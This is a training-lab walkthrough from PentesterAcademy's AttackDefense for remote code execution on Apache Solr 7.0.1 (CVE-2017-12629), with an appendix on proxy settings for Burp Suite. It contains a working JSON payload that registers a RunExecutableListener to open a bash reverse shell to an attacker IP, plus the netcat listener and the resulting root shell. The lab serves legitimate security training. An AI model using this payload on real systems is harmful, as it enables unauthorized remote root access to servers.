

ATTACK

DEFENSE

by PentesterAcademy

Name	Apache Solr
URL	https://attackdefense.com/challengedetails?cid=1530
Type	Real World Webapps : XML External Entity

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Step 1: Identifying the ip address of the target machine.

Command: ip addr


```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
38: eth0@if39: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
41: eth1@if42: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:1e:31:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.130.137.3/24 brd 192.130.137.255 scope global eth1
        valid_lft forever preferred_lft forever
```

The web application is running on port 8983 on the target machine. The IP address of the target machine is 192.130.137.3

Step 2: Inspect the web application.



Step 3: Search on google “solr 7.0.1 exploit db” and look for any public exploit.



The exploit db link contains the steps to be followed to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/43009>

Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution

EDB-ID: 43009	CVE: 2017-12629	Author: MICHAEL STEPANKIN & OLGA BARINOVA	Type: WEBAPPS	Platform: XML	Date: 2017-10-17
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EDB Verified: ✓

Exploit: /

Vulnerable App:

Become a Certified Tester
Enroll in Advanced Web Attacks the course required to be Security Web Expert
[GET CERTIFIED](#)

First Vulnerability: XML External Entity Expansion (doctype=xmlparser)

Lucene includes a query parser that is able to create the full-spectrum of Lucene queries, using an XML data structure. Starting from version 5.1 Solr supports query parser in the search query.

The problem is that lucene xml parser does not explicitly prohibit doctype declaration and expansion of external entities. It is possible to include spec...

Step 4: Navigate to the “/attackdefense” core selector by choosing from the drop down menu given at left sidebar.

Solr Admin

192.130.137.3:8983/solr/#/

You must log in to this network before you can access the Internet.

Solr

Dashboard

- Logging
- Core Admin
- Java Properties
- Thread Dump

Core Selector

attackdefense

Instance

Start about 9 hours ago

Versions

solr-spec	7.0.1
solr-impl	7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:39:33
lucene-spec	7.0.1
lucene-impl	7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:36:35

System 2.14 1.83 1.85

Physical Memory 89.8%


Swap Space 46.7%

File Descriptor Count 0.0%

194

Step 5: Reload the page and intercept the GET request using burp suite.


To configure Burp Suite check the Appendix.



Step 6: Right click and select “Send to Repeater” option and navigate to “Repeater” section.



Step 7: Add /attackdefense/config at the end of the URL path, Right click and choose “Change request method” as well as change the content type to “application/json”



Step 8: Start a netcat listener on the attacker machine.

Command: nc -vnlp 1234

```
root@attackdefense:~#  
root@attackdefense:~# nc -vnlp 1234  
listening on [any] 1234 ...
```

Step 9: Place the payload in Burp Request after changing the ip address of host machine

Payload:

```
{  
  "add-listener" : {  
    "event": "postCommit",  
    "name": "payload",  
    "class": "solr.RunExecutableListener",  
    "exe": "sh",  
    "dir": "/bin/",  
    "args": ["-c", "echo 'bash -i >& /dev/tcp/192.130.137.2/1234 0>&1' > /tmp/remote.sh;chmod 777  
/tmp/remote.sh;bash /tmp/remote.sh"]  
  }  
}
```

Request Section:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

4 > ...

Go Cancel <|> >|>

Request

Raw Params Headers Hex

POST /solr/attackdefense/config HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 306

```
{
  "add-listener" : {
    "event": "postCommit",
    "name": "payload",
    "class": "solr.RunExecutableListener",
    "exe": "sh",
    "dir": "/bin/",
    "args": [ "-c", "echo 'bash -i >& /dev/tcp/192.130.137.2/1234 0>&1' > /tmp/remote.sh; chmod 777 /tmp/remote.sh; bash /tmp/remote.sh" ]
  }
}
```

Response Section:

Project options User options Alerts

Target: http://192.130.137.3:8983

Response

Raw Headers Hex

HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close

```
{
  "responseHeader": {
    "status": 0,
    "QTime": 528,
    "WARNING": "This response format is experimental. It is likely to change in the future."
  }
}
```

Step 10: Repeat step 4 and step 5, Modify the URL by adding /attackdefense/update, Right click and choose “Change request method” as well as change the content type to “application/json”



Step 11: Place the payload in POST parameters.

Payload: [{"id":"test"}]

Request Section:



Response Section:



ect options | User options | Alerts

Target: http://192.130.137

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close

{
  "responseHeader": {
    "status": 0,
    "QTime": 7
  }
}
```

Step 12: Check the Terminal

Command: id

```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...

connect to [192.130.137.2] from (UNKNOWN) [192.130.137.3] 42708
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:/bin#
root@victim-1:/bin#
root@victim-1:/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@victim-1:/bin#
```

References:

1. Apache Solr (<https://lucene.apache.org/solr/>)
2. CVE-2017-12629 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12629>)
3. Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution (<https://www.exploit-db.com/exploits/43009>)



Appendix

Appendix A: Configuration for Windows OS

- A.1 Google Chrome with Burp Suite
- A.2 Mozilla Firefox with Burp Suite

Appendix B: Configuration for Kali OS

- B.1 Google Chrome with Burp Suite
- B.2 Mozilla Firefox with Burp Suite

Appendix C: Configuration for FoxyProxy Standard plugin


- C.1 FoxyProxy on Google Chrome with Burp Suite
- C.2 FoxyProxy on Mozilla Firefox with Burp Suite

Appendix A

A.1 Google Chrome with Burp Suite (Windows OS)


Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings




Google Chrome Settings page will appear.


Step 2: Search for “proxy” in the search box.



Step 3: Upon clicking on “Open proxy settings”, Windows “Internet Properties” settings dialog box will appear. Click on “LAN settings” button.




Step 4: Select the checkbox “Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)”. And enter “127.0.0.1” and “8080” in “Address” textbox and “Port” textbox respectively.




Click “OK” on the “Local Area Network (LAN) Settings” dialog box and close the “Internet Properties” dialog box.

Step 5: Start Burp suite.



Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Google Chrome will be intercepted by Burp Suite.

